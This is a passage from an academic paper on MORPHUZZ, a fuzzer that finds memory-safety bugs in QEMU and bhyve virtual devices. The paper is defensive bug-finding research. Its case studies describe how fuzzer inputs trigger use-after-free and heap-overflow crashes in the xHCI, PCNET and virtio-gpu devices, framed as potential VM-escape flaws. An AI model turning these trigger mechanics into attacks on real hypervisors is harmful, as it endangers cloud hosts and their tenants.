


Figure 1: On the right, a crashing input found by MORPHUZZ for the xHCI (USB) controller. In color, we highlight addresses that depend semantically on previously written values (in bold). Note that the addresses may have swapped-endianness. In italics, we highlight the lines that serve to populate DMA regions in memory. In the diagram, the regions with rounded edges represent DMA buffers that could be located *anywhere* in memory. The solid lines represent the Port/Memory accesses performed by the virtual CPU. The dashed lines represent implicit semantic dependencies.

used to seed a program generator, the output of which is, in turn, used to fuzz a compiler. Commonly, fuzzer developers rely on fuzzing-grammars and structure-aware fuzzers, which covert random bytes, into a structured input based on manually-created grammars or descriptions. Such grammars are used by the renowned syzkaller OS-fuzzer.

3.2 Crashing Virtual Devices

As we are interested in finding potential VM-escape vulnerabilities in virtual-device code, the fuzzer must be capable of interacting with virtual-devices over the major device I/O interfaces (PIO/MMIO and DMA). To illustrate the complexity of producing complex virtual-device interactions, we describe a reentrancy issue found by MORPHUZZ in QEMU's xHCI(USB) controller. Figure 1 features the crash reproducer generated by QMORPHUZZ, along with a diagram. Instead of attempting to summarize the 645-page xHCI specification, we highlight the *five layers* of semantic-dependencies that the fuzzer addressed to produce a crashing input.

The xHCI controller is a PCI-based device. As such, the first I/O interactions (lines 01-04) use PIO `outl` instructions to communicate with the PCI controller (on ports 0xCF8 and 0xCFC) and configure the xHCI's first BAR to 0xC0200, which is automatically page-aligned to 0xC0000 (line 03). Once the BAR is configured and enabled, the xHCI device accepts MMIO requests at the specified address. In particular, the crash requires interacting (lines 05-06, 31-33) with the xHCI's operational range (based at 0xC0040) and the doorbell range (Based at 0xC2000). Note that only five lines interact with the xHCI controller's MMIO range. The vast majority of the operations (lines 07-30) configure data in three distinct DMA buffers (starting at 0x1D, 0x17232, and 0x2007C). These three buffers correspond to segments of a xHCI Transfer Ring (containing pointers to DMA buffers describing transfers), and an Input Data Block, all of which are represented in main memory, and accessed via DMA.

As mentioned in Section 2.1, CPUs can provide the address of DMA buffers by writing pointers over PIO/MMIO. In our example, the CPU only communicates *one* DMA location to the xHCI device over MMIO (the location of Transfer Ring 1 sent at line 06). Subsequently, the location of the Data Block is derived from Transfer Ring 1 (line 09). The location of Transfer Ring 2 is derived from the Data Block (line 13). There are, in-fact, *four* valid DMA addresses required to reproduce the crash. The address of the final buffer (a pointer to an Output Data Block) is derived from Transfer Ring 2. Instead of pointing to some free space in memory, though, the address of the output Data Block (written on line 18) points to a location (0xBFF00) that is near the xHCI's "Operational" MMIO Region. Thus, when the xHCI device attempts to write 3,584 bytes to the output Data Block, it *inadvertently writes to its own MMIO registers*. By writing to its own MMIO region, the device initiates a new DMA transfer, while the original request is still in progress. As the implementation of the xHCI controller is not reentrant, this nesting of xHCI activity frees resources that are still referenced by the original request. Thus, when the nested MMIO access is complete, the device triggers a use-after-free.

Note that in addition to the appearance of all major modes of device I/O (PIO, MMIO and DMA), there are *five* layers to the implicit semantic dependencies involved in triggering the crash in Figure 1 (follow the dashed arrows). For a grammar-based fuzzer to find such a crash, its grammar must accurately reason about each of the five levels of xHCI semantics. Each inaccurate assumption, or heuristic, greatly reduces the fuzzer's ability to reach the next layer of interaction.

3.3 Summary of Challenges

In summary, fuzzers face several challenges in finding bugs such as the one detailed in Fig. 1:

1. The virtual device fuzzer must be capable of producing inputs that operate across all the modes of device I/O.

That is, a fuzzer attached to an off-the-shelf fuzzing engine, must ingest randomized bytes and convert them into virtual-device IO.

2. As the input space accessible through each mode of I/O is enormous, the fuzzer must identify and target only the I/O regions that are associated with virtual-devices.

3. The fuzzer must be aware of the implicit semantic dependencies that occur in device I/O.

One straightforward solution to address these challenges is to create a grammar specification for each device - essentially creating specialized fuzzers for each device. However, as virtual-devices specifications are often complex (and sometimes inaccurate), creating quality specifications requires significant time investment and expert domain-knowledge.

4 MORPHUZZ

MORPHUZZ closes the existing gap that inhibits fuzzers from exercising virtual-devices that implement complex I/O protocols, without days of manual specification effort, for each device. The two core tenets of our design are the *reshaping of input space* to account for dynamic changes in I/O memory layout and *optimizing for arbitrary DMA activity*. To this end, MORPHUZZ leverages fundamental characteristics of VMMs to precisely and exclusively fuzz memory regions associated with virtual-devices. First, we describe how MORPHUZZ works with a fuzzing mutation backend to produce sequences of IO operations. Then we explain how MORPHUZZ isolates PIO and MMIO regions, to guarantee that each fuzzer-produced PIO/MMIO interaction triggers virtual-device code (§4.2). Then, we cover MORPHUZZ's strategy for leveraging the hypervisor's DMA APIs to transparently produce inputs that satisfy complex semantic dependencies (§4.3). Combining these capabilities yields a generic fuzzing approach (MORPHUZZ) that reshapes the virtual-device input-space and successfully fuzzes virtual device implementations. Importantly, the generic nature of MORPHUZZ ensures that no prior knowledge in the form of I/O protocols (such as PCI enumeration), seed inputs, or explicit specifications is required. If MORPHUZZ identifies a crash in a virtual-device, the final step "unbends" the reshaped input-space into a standalone reproducer (§4.4.3). This capability is particularly useful to communicate identified crashes to virtual-device developers who can use the reproducer to deterministically trigger the bug in a regular build of the hypervisor. Figure 2 presents a conceptual overview of our MORPHUZZ design.

We describe QMORPHUZZ, our implementation of virtual-device fuzzing for QEMU. We explain our automated system for reproducing crashes found by QMORPHUZZ in an unmodified version of QEMU (§4.4.3). To emphasize the applicability of MORPHUZZ's techniques to other hypervisors, we describe the straightforward steps necessary to adapt MORPHUZZ for this task. We also provide an account of how we followed these steps to rapidly deploy fuzzing with MORPHUZZ for bhyve (§4.5.1).




Figure 2: ① We identify and provide MORPHUZZ with insight into the DMA-access API and Guest-Address Map, reshaping the input-space. ② MORPHUZZ fuzzes virtual-devices over PIO, MMIO and DMA, in a precise, and targeted manner. ③ We "unbend" the crashes found by MORPHUZZ to report bugs.

4.1 The Interpreter

As we mentioned in Section 3, fuzzers such as AFL and libFuzzer provide inputs in the form of buffers. While such inputs are well-suited for fuzzing e.g., image-libraries with interfaces that operate on buffers, virtual-devices have no such interface. Instead, virtual-device interactions involve many individual PIO/MMIO and DMA operations.

To address this, MORPHUZZ follows canonical guidelines for splitting fuzzer inputs [22] to implement an interpreter. MORPHUZZ's interpreter relies on a simple opcode language. Individual *operations* in the input are divided by a 4-byte "separator"[1]. For MORPHUZZ to perform two operations, the fuzzing backend must provide a byte-buffer that contains one "separator". As an added benefit, the separator ensures that small changes, such as bit-flips within an instruction, do not result in a cardinally different set of I/O operations. That is, similar inputs are likely to result in similar behaviors.

The first byte of each operation acts as the "opcode". The interpreter examines the byte, and executes the corresponding

[1]Modern fuzzing backends, such as libFuzzer, automatically identify the separator and add it to their "dictionary" of byte patterns to be used when generating new inputs.

opcode handler. MORPHUZZ's operations can be of variable-length. If the operation contains too few bytes to encode all of the parameters required by the opcode, MORPHUZZ discards the corresponding operation and moves on to the next decoded operation in the input. Conversely, if an operation contains too many bytes, MORPHUZZ reads only the number of operands specified by the opcode's implementation and discards the excess bytes.

The interpreter ingests all of the fuzzer inputs. However, it is the actual types of operations that enable MORPHUZZ to effectively fuzz virtual-devices. Throughout the rest of this section, we will introduce these operations.

4.2 Distilling the MMIO and PIO Input Space

As mentioned in Section 2.1, the CPU can communicate directly with virtual-devices by reading/writing to Memory-mapped and Port-mapped addresses. For simple devices, such as keyboards, and timers, the locations of the ports are usually standardized across the architecture. However, complex PCI devices provide the guest OS with flexibility to configure the locations of PIO and MMIO regions. For example in Figure 1, the first four instructions (with ports `0xCF8` and `0xCFC`) are programming the PCI controller, to specify PIO and MMIO locations and enable the xHCI device.

At system-startup, PCI-device MMIO and PIO regions are not accessible. Instead, low-level kernel drivers are responsible for *dynamically*, configuring and enabling PCI-devices. To effectively fuzz virtual-devices, MORPHUZZ must have an accurate view of the locations of active PIO and MMIO regions at all times, to avoid interacting with PIO and Memory Regions that are not mapped to devices. Fortunately, there is a fundamental solution to this problem: hypervisors must *themselves* keep track of active PIO and MMIO regions, so they can trap-and-emulate upon accesses to those regions and call the proper virtual-device handlers. As such, hypervisors keep a Guest-Address Map - a mapping of guest physical addresses to the underlying virtual hardware. When I/O regions are created and removed, the mapping is updated. When a guest I/O access raises an exception, the hypervisor compares the exception details against the Guest-Address Map to route the I/O request to the corresponding virtual-device handler.

MORPHUZZ monitors changes to the Guest-Address Map, tracking the IO regions associated with virtual-devices. Leveraging these hooks, MORPHUZZ provides opcodes that allow the fuzzer input to interact with devices over PIO and MMIO:

in[b,w,l](addr) perform a PIO read
out[b,w,l](addr, value) perform a PIO write
read[b,w,l,q](addr) perform an MMIO read
write[b,w,l,q](addr, value) perform an MMIO write

For these operations, the **b**`yte`,**w**`ord`,**l**`ong`,**q**`uad` suffixes specify the size of the access. Devices, such as the VIRTIO family handle I/O differently, depending on the size of the access, making this distinction important.

MORPHUZZ consults the Guest-Address Map every time the fuzz-input initiates an MMIO/PIO access. Instead of requiring the mutation engine to produce inputs containing actual MMIO/PIO addresses, MORPHUZZ's `addr` parameters are [index, offset] tuples. MORPHUZZ simply uses these tuples to select a region from the PIO and the MMIO regions listed in the Guest-Address Map, and to choose an offset within the region. By bending the input space, MORPHUZZ ensures that this address falls within an active I/O region listed within the Guest-Address Map. As such MORPHUZZ guarantees that each fuzzer PIO and MMIO access results in a hypervisor trap, with a subsequent call to a software virtual-device handler. Since, immediately after boot, PCI devices provide no PIO/MMIO regions the initial Guest-Address Map contains only a few entries (including the PCI controller registers). Once MORPHUZZ discovers a fuzz-input that configures BARs, the hypervisor updates the Guest-Address Map. As MORPHUZZ keeps track of the Guest-Address Map, subsequent I/O actions produced by the same fuzz-input can interact with the newly-mapped PIO/MMIO regions. Essentially MORPHUZZ's inputs quickly learn to configure and enable virtual-devices, automatically.

4.3 On-demand Fuzzing of DMA Accesses

At first glance, the DMA input-space is intractable for a fuzzer. DMA buffers can reside *anywhere* in guest memory, and the VM *does not trap*, when the CPU accesses them. As such, hypervisors do not need to keep track of DMA buffers, unlike for PIO/MMIO regions. Instead, virtual devices interpret values written over MMIO and PIO as DMA buffer addresses[2] and use them to index into the guest's physical memory. This massive input-space is a clear roadblock for virtual-device fuzzing. As a result, prior approaches have, ignored DMA entirely [18], relied on coarse heuristics of DMA accesses [43], or required precise specifications for each device [42]. Recognizing the flexibility, and corresponding complexity introduced by DMA, MORPHUZZ avoids guessing the proper format and location of DMA buffers, altogether. Instead, MORPHUZZ produces precise DMA-based interactions, by leveraging intrinsic behaviors of hypervisors, as follows.

[2]Furthermore, as we will see in Section 5.2.3 devices can transform the values received over MMIO or PIO before accessing the actual guest-physical memory (e.g., interpreting the value as a page-frame-index rather than treating it as a physical address proper).

When the vCPU provides a virtual device with a pointer to a DMA buffer over MMIO, or PIO, the hypervisor traps into the virtual-device code. As the implementation of the virtual device executes in the context of the hypervisor (i.e., in *host-virtual memory*), the device code cannot simply dereference a pointer into *guest-physical memory*. Instead, the pointer must first be "translated" into the hypervisor's address space. To provide this "translation" functionality to virtual-devices, hypervisors expose a *DMA-access API*, which cross-references the address of the DMA access against the hypervisor's internal representation of the guest's memory.

Hence, the DMA-access API provides a lightweight and clear mechanism for fuzzing the data communicated over DMA channels. MORPHUZZ's interpreter implements two opcodes to fuzz DMA access. However, reflecting the device-initiated nature of DMA, these opcodes are simply used to prime MORPHUZZ with fuzzer-provided data in anticipation of future DMA accesses. These opcodes maintain a ring of patterns in MORPHUZZ's internal memory:

add_dma_pattern(offset, stride, pattern[]) Add a pattern to MORPHUZZ's DMA pattern-ring.
clear_dma_patterns() Clear the pattern-ring.

To put these patterns to use, MORPHUZZ hooks all calls into the DMA-access API and populates the guest-memory corresponding to DMA regions with a repeating pattern from the pattern-ring, on-demand, for the device to read. Internally, each time MORPHUZZ hooks a DMA access and fills the corresponding memory with a pattern, it advances the pattern-ring pointer, so that the next DMA access is filled with a different DMA pattern (if one is available). Patterns can be of arbitrary length to represent data of any complexity. However, MORPHUZZ's add_dma_pattern operation also enables even short patterns to encode interesting structures using the "offset" and "stride" parameters. When these parameters are specified, each time MORPHUZZ repeats the pattern, it increments the "offset-th" byte by "stride". This allows even short patterns to represent complex DMA data-structures, such as pointer-rings with many unique addresses[3].

Note that, as explained in Section 3.2, virtual-device implementations frequently impose stringent semantic constraints on the contents of DMA buffers (e.g., buffers must contain pointers to other *valid* buffers). As MORPHUZZ responds to DMA accesses on-demand, such nested accesses are transparently handled by the exact same mechanism. This on-demand operation is crucial and allows MORPHUZZ to reach the "deep" and nested code paths in virtual device implementations. Section 5 provides quantitative evidence for this claim.

Through its awareness of the fundamental Guest-Address Map and DMA-access API, MORPHUZZ achieves a uniquely-precise view of active PIO, MMIO and DMA regions.

[3] E.g. add_dma_pattern(1, 2, `10 01 00 00`) expands out to `10`**`01`**`0000 10`**`03`**`0000 10`**`05` ...

4.4 Fuzzing QEMU

We focused on implementing MORPHUZZ for QEMU because QEMU is a popular open-source hypervisor, commonly used for cloud-applications. Due to its large number of virtual-devices, and their complexity, QEMU has been the primary benchmark used for evaluating prior works [18, 42, 43]. QEMU features a large selection of devices, ranging from legacy PC components, to models of complex network and storage controllers, and paravirtual VIRTIO interfaces.

MORPHUZZ' design calls for tapping into the Guest-Address Map and DMA-access API that are implemented in hypervisors. Locating the implementation of these APIs within QEMU is a simple task: QEMU provides developer-documentation about the DMA-access API, and implements an `mtree` command that prints information about all currently-configured regions in the Guest-Address Map.

4.4.1 Initializing QEMU

QMORPHUZZ is implemented as a build of QEMU augmented with additional code for interpreting fuzzer inputs, and a thin layer of hooks tapping into QEMU's Guest-Address Map and DMA-access API. For QMORPHUZZ we use libFuzzer as our fuzzing-backend. The interface between QMORPHUZZ and libFuzzer consists of an `init()` and an `exec(input)` function. This minimal `init/exec` interface is also supported by other fuzzers, such as AFL[++], and hongfuzz, making it straightforward to swap the fuzzing-engine. `init()` is executed once, prior to fuzzing, and `exec()` invokes the opcode interpreter used to translate individual fuzzing inputs into sequences of I/O commands.

To initialize QEMU, QMORPHUZZ simply passes a user-provided set of command-line arguments to QEMU's `main` function. This is necessary as the virtual hardware available to VM's in QEMU is configured through command-line options. For example, adding `-nic tap,model=ne2k_pci` to the command-line arguments, configures the VM to have a NE2000 network-interface card connected to the PCI bus, relying on a TAP-based network-backend. As QEMU initializes the VM, it registers I/O regions (such as the PCI controller ports) using its Guest-Address Map. QMORPHUZZ hooks registration and de-registration of I/O regions in the Guest-Address Map and keeps a record of them in an *I/O region vector*. QMORPHUZZ also configures QEMU with the *qtest* CPU backend. Instead of booting binary CPU code, *qtest* exposes a small text-based API that directly accesses memory and PIO (see Section 2.3 for details). Once the VM is initialized and awaiting *qtest* commands, QMORPHUZZ passes control to libFuzzer, which begins its fuzzing loop.

4.4.2 Executing Inputs

For each input, libFuzzer calls the `exec(input)` callback, implemented by QMORPHUZZ. In its default configuration, QMORPHUZZ forks the process, to ensure that each input exe-

cution is independent of all other executions. In Section 4.4.4, we describe alternatives to forking that we experimented with.

To produce complex I/O behavior, MORPHUZZ feeds each input into its interpreter (described in § 4.1).

When MORPHUZZ's interpreter parses a PIO/MMIO operation, it issues the corresponding *qtest* instruction. In the case of the DMA-related instructions, there is no need to perform any immediate I/O operation; instead, QMORPHUZZ simply updates the internal ring of DMA-patterns.

As virtual-devices handle PIO/MMIO requests, they may invoke the DMA-access API to copy data to and from the VM's main memory, over DMA. QMORPHUZZ hooks to each of these API functions. When the virtual-device code invokes the DMA API to read data from guest-physical memory, QMORPHUZZ examines the location and size of the access, and fills the corresponding guest-physical memory with a pattern previously added to the DMA pattern-ring. Filling the memory is as simple as invoking the `qtest_memwrite` API.

Once QMORPHUZZ finishes executing the commands specified by the fuzzer's input, it destroys the process. The parent process waits on the child to exit, and returns control to libFuzzer. libFuzzer examines the coverage data collected during the child's execution and determines whether the input triggered new behaviors and should be added to the input corpus. Finally, libFuzzer's mutation engine generates a new input, calls `exec()`, and hence continues the fuzzing cycle.

4.4.3 "Unbending" Inputs

Reproducing crashes with MORPHUZZ is trivially possible by simply providing the same input to the opcode interpreter that led to the crash in the first place. However, virtual-device developers should not be forced to acquaint themselves with the fuzzer just to be able to reproduce a bug. That is, a self-contained and stand-alone representation of a crashing input that is readily usable with a regular build of QEMU is strictly preferable. Since *qtest* is widely used by QEMU developers, MORPHUZZ "unbends" each crash into a standalone *qtest* reproducer. MORPHUZZ replays the crashing input through the opcode interpreter and logs the resulting linear sequence of MMIO/PIO and DMA-related device I/O commands, in the order they were issued. Since real VMs do not populate DMA buffers on-demand, MORPHUZZ annotates all I/O commands used to fulfill DMA accesses in the log, with a prefix. Then, MORPHUZZ simply re-arranges the logged I/O commands so that each command filling a DMA request precedes the direct PIO/MMIO command that triggered it. This process is illustrated at the bottom of Figure 2.

The result is a linear *qtest* API trace, which can be piped into a standard QEMU process to reproduce the crash. The *qtest* trace can be sent to virtual-device developers along with the command-line used to specify the connected virtual-devices, as a simple, self-contained, and straightforward way to reproduce crashes. Additionally, MORPHUZZ's automatically-generated reproducers have been used as regression-tests, alongside manually-written test-cases.

We "unbend" all crashes, except double-fetches which are difficult to consistently reproduce without instrumentation. Due to their time-sensitivity, there is no straightforward way to automatically and reliably reproduce double-fetches in an unmodified hypervisor. However, the developer can still *reliably reproduce* crashes due to double-fetches with a build of MORPHUZZ and the crashing input.

4.4.4 Resetting State

Hypervisors are large, stateful, applications. For fuzzing such applications, it is important to roll-back the state-changes caused by a fuzz-input, prior to the next execution. Otherwise, the same input can lead to different program-behaviors (nondeterminism). MORPHUZZ is not tied to any particular method for resetting state. In practice, QMORPHUZZ supports resetting the hypervisor in between inputs by either rebooting the VM, VM-Snapshotting, or using process-level forking. While rebooting VMs and Snapshotting are often more performant than forking a large process, they require a correct implementation of those features to guarantee fuzzer stability. While many vital devices in QEMU have precise rebooting and snapshotting handlers, others have lacking implementations. Relying on incomplete snapshotting implementations exposes the fuzzer to the state leakage between individual inputs and, therefore, nondeterminism. As such, throughout our evaluation, we use MORPHUZZ in a process-level forking mode, to ensure consistent results. Note that MORPHUZZ's approach is compatible with emerging systems for full-system snapshot-based fuzzing, such as Agamotto, and Nyx [42, 48].

4.4.5 Implementation Complexity

In total, QMORPHUZZ consists of 714 lines of C/C++ code. Of these, 68 lines are changes to existing QEMU code. The rest implement QMORPHUZZ's `init` and `exec` functions. QMORPHUZZ is already integrated into QEMU's code-base and available upstream where it continuously fuzzes QEMU's virtual devices on Google's OSS-Fuzz.

4.5 Beyond QEMU

We described in Sections 4.2 and 4.3, that trap-and-emulate hypervisors implement a DMA-access API and Guest-Address Map. Interactions with guest memory are tightly coupled to the particular VM's configuration. As such, individual virtual-devices are obligated to use centralized APIs for interacting with the guest's address-spaces. Since calls to these APIs pervade virtual-devices, we were able to easily identify them for popular hypervisors. Table 2 in the Appendix lists the DMA-access APIs for well-known hypervisors. MORPHUZZ's hooks are non-invasive, and can be implemented using an external debugger.

4.5.1 Implementing MORPHUZZ for bhyve

Bhyve is a hypervisor shipped as part of FreeBSD. We ported MORPHUZZ to bhyve. In total, it took a researcher with no prior bhyve experience 4 hours to implement fuzzing with MORPHUZZ. Our implementation reuses the core fuzzing code from QMORPHUZZ. To tap into bhyve's Guest-Address Map and DMA-access API, we added a total of four lines of C code. Bhyve does not provide a testing framework so, we implemented an API mimicking QEMU's *qtest*, in 90 lines of C code. This API simply calls into the same functions that bhyve traps into upon MMIO and PIO accesses. In total, our implementation required 451 lines of code (including the 357 lines of fuzzing code copied directly from QMORPHUZZ). As bhyve does not have an upstream qtest-like interface, we unbend bhyve crashes into a standalone guest-kernel image (called ReprOS) which simply invokes the CPU instructions that correspond to the I/O operations that caused the crash.

5 Evaluation

We evaluate MORPHUZZ's fuzzing capabilities to answer the following research questions.

- **RQ1** Can MORPHUZZ discover and reproduce bugs in virtual devices? (see § 5.2, § 5.2.1 and Table 1)
- **RQ2** Is MORPHUZZ's implementation generic? Can MORPHUZZ be used to find crashes in multiple hypervisors, and architectures? (see § 5.2.2)
- **RQ3** How does MORPHUZZ's performance compare to the state-of-the-art hypervisor fuzzers? (see Table 1)
- **RQ4** How does QMORPHUZZ's choice to isolate each input (reset state) affect performance? (see § 5.4)
- **RQ5** Can MORPHUZZ stimulate complex DMA behaviors? (discussion in § 5.3 and case studies in § 5.2.3)

5.1 Experimental Setup

We performed our experiments in Debian 10 VMs on a university cluster. The underlying hosts were a mix of small (2 Xeon CPUs with 16 logical cores and 128 GB of RAM) and larger (2 Xeon CPUs with 28 logical cores and 384 GB of RAM) machines. We assigned two cores and 4gb of RAM to each VM. Our experiments were conducted against QEMU version 5.0, and bhyve 12.1 – the same versions used by recent related work. In addition to fuzzing all of the devices covered by prior work, we fuzzed VMs configured with DMA-heavy devices, such as USB controllers, and VIRTIO devices (almost twice as many QEMU devices as prior works).

We dedicated each VM on the cluster to fuzzing a QEMU/bhyve guest configured with each virtual-device in our evaluation set. Following standard practice, we ran the fuzzer with AddressSanitizer enabled and disabled (one fuzzing process each) [31]. ASAN instrumentation allows MORPHUZZ to detect more memory-corruption bugs, but adds considerable overhead (especially when forking).

5.2 Bug-finding

MORPHUZZ found *all*[4] 16 QEMU and 28 bhyve bugs reported by Nyx. Furthermore, MORPHUZZ discovered 61 unique new Bugs in QEMU and 5 in bhyve, for a total of 110 bugs. We manually confirmed each new bug (Appendix C lists all 66 *new* bugs). The final column in Table 1 shows the devices for which QEMU found bugs. Notably, MORPHUZZ found new bugs for every single Block, Network, and USB controller fuzzed – all devices that are particularity DMA-intensive. In total, across the x86 QEMU and bhyve machines, MORPHUZZ found 7 use-after-free, 7 buffer-overflow, 8 stack-overflow, 8 segfaults, 3 resource-exhaustion, 29 abort issues, and 4 miscellaneous crashes.

5.2.1 Reproducing the Crashes

For each of these crashes, MORPHUZZ recorded the *qtest* commands produced by MORPHUZZ and "unbent" the traces, as explained in §. 4.4.3. The resulting order of commands in the *qtest* recording ensures that DMA buffers are filled *prior* to the command that triggers the DMA access.

We successfully reproduced the 61 QEMU bugs in an unmodified build of QEMU 5.0 by simply replaying the *qtest* recordings. For the 5 bhyve bugs found by MORPHUZZ, we converted each *qtest* recording into a separate build of ReprOS, which successfully reproduced all the bhyve bugs. Note that though the number of bugs found for bhyve is significantly lower than those found for QEMU, this is likely due to the fact that bhyve's codebase is less than 2% the size of QEMU. Including the bugs already reported by Nyx, MORPHUZZ found 33 bugs in bhyve. Furthermore Nyx relied of descriptions to fuzz the VIRTIO and USB devices in bhyve, whereas QMORPHUZZ had no such aids.

5.2.2 Strength of MORPHUZZ's generic design

As stated in Section 4, the core insights of bending the input space and fulfilling DMA requests on-demand are independent of any given hypervisor. Previously, we discussed our implementation and evaluation of MORPHUZZ for bhyve. To further illustrate the generic applicability of MORPHUZZ we performed cross-pollination experiments and assessed MORPHUZZ's applicability to architectures other than x86/x86-64.

Bugs in ARM Devices Without changing a single line of code, QMORPHUZZ can fuzz devices only available to VMs targeting a CPU architecture other than x86/x86-64. Specifically, MORPHUZZ found 5 bugs in ARM-specific devices. These bugs include a heap-use-after-free(write) on the ARM Global-Interrupt-Controller, included in all ARM QEMU VMs targeting the cloud. This bug was introduced over 13 years ago. Note that prior works that rely on custom-built operating systems to perform fuzzing (e.g., Hyper-Cube and

[4] Though prior work did not release reproducers for the security bugs, we manually confirmed that MORPHUZZ found bugs matching the Nyx paper's bug descriptions (indicating the type of bug, and location in the source code)

Nyx) would require a re-implementation of the kernel before they can fuzz a different CPU architecture. Since ARM was outside of the scope of all prior works, to allow for a head-to-head comparison, we do not count the 5 ARM-specific QEMU bugs, when tallying the 110 bugs found by MORPHUZZ.

In summary, MORPHUZZ is highly successful at finding and reproducing bugs in virtual-devices (**RQ1**). Furthermore, MORPHUZZ's generic approach transparently applies across VM/CPU architectures and hypervisors (**RQ2**).

5.2.3 Case-Studies

In addition to the example in Section 3.2, here we showcase two bugs found by QMORPHUZZ. These bugs are representative of MORPHUZZ's focus on generically fuzzing the entire virtual-device PIO/MMIO and DMA input-space, while producing inputs that satisfy the complex semantic dependencies required by individual devices.

5.2.3.1 Double-fetch in PCNET The PCNET network adapter is emulated by hypervisors such as QEMU and VirtualBox, with drivers available for all major operating systems. The device accesses two ring-buffers over DMA (one each for sending/receiving packets). Each ring-buffer consists of a set of descriptors that contain pointers to the actual data along with a length field. Prior to sending a packet from the ring-buffer, PCNET checks that the descriptor's length fits alignment requirements. Instead of reading the entire descriptor, before checking the length, the virtual PCNET performs two DMA reads to access the same length data, creating a double-fetch issue. The fuzzer found inputs that leverage this issue to trigger a heap-overflow. Finding and reproducing this timing-sensitive crash would be nearly impossible, without MORPHUZZ's instrumentation of the DMA API.

5.2.3.2 Reentrancy Problem in virtio-gpu The virtio-gpu is a paravirtual adapter designed to provide graphics support with optional hardware-acceleration. The virtio-gpu device relies on a set of "Virtqueues", accessed over DMA, to communicate with the guest. The virtio-gpu is designed with performance and reentrancy in mind, so it splits I/O jobs into lightweight "top-halves", and deferred "bottom-halves" that handle the bulk of the I/O processing. In theory, this approach can combat reentrancy issues, since the nested call into the device simply schedules a deferred bottom-half. In practice, it is difficult to consider all possible reentrancy cases. The fuzzer found inputs that provide a page-index to the virtio-gpu device, via MMIO. The device uses this index to locate a virtqueue in the guest's memory via DMA. The fuzzer proceeds to notify the virtio-gpu of a new request waiting on the command virtqueue. The virtio-gpu schedules and executes the request in a deferred, asynchronous manner. The input provides an address for outputting the response for the I/O, but instead of specifying an address in RAM, the fuzzer provides a generic VIRTIO MMIO register which resets the device. Since the original I/O request still refers to some global virtio-gpu data, this reset triggers a use-after-free. The device failed to consider the VIRTIO MMIO reset register when accounting for reentrancy. Even though Nyx relied on a manually-written VIRTIO spec, it did not find this crash. In fact, the Nyx paper reported no VIRTIO bugs found in QEMU.

When compared with prior works, MORPHUZZ' ability to reshape the input-space was essential for identifying the complex issues presented here (**RQ5**). Furthermore, as demonstrated by the re-entrancy issues found in virtio-gpu and xHCI (described in Section 3.2), we observe another weakness of grammar-based approaches. While a detailed grammar has potential to reach some deep code-paths, it can overlook discrepancies between the specification (encoded in the grammar) and the actual virtual-device implementation. While Nyx' specifications have not been released, MORPHUZZ likely found a superset of the bugs reported by Nyx precisely because its inputs can encode complex, unspecified datastructures that would not be represented in a grammar.

5.3 Coverage

To gauge MORPHUZZ's capability to exercise device-code, we collected branch-coverage and compared MORPHUZZ's performance with prior-work. Table 1 presents these comparative results. Since, at the time of writing, neither VDF, Hyper-Cube, nor Nyx have released fuzzer source-code, we had to rely on the numbers published in each paper for this comparison. Note that, VDF [18] and Hyper-Cube [43] presented coverage data for QEMU 2.2, a version released in 2014. Since then, QEMU's C code has more than doubled in size. The Nyx paper, by virtue of being by the same authors, provides Hyper-Cube coverage, updated for a 24-hour experiment over QEMU 5.0, so we present those numbers in Table 1, rather than those found in the original paper. Unfortunately, there is no up-to-date coverage data for VDF, so we provide the original numbers collected for QEMU 2.2.

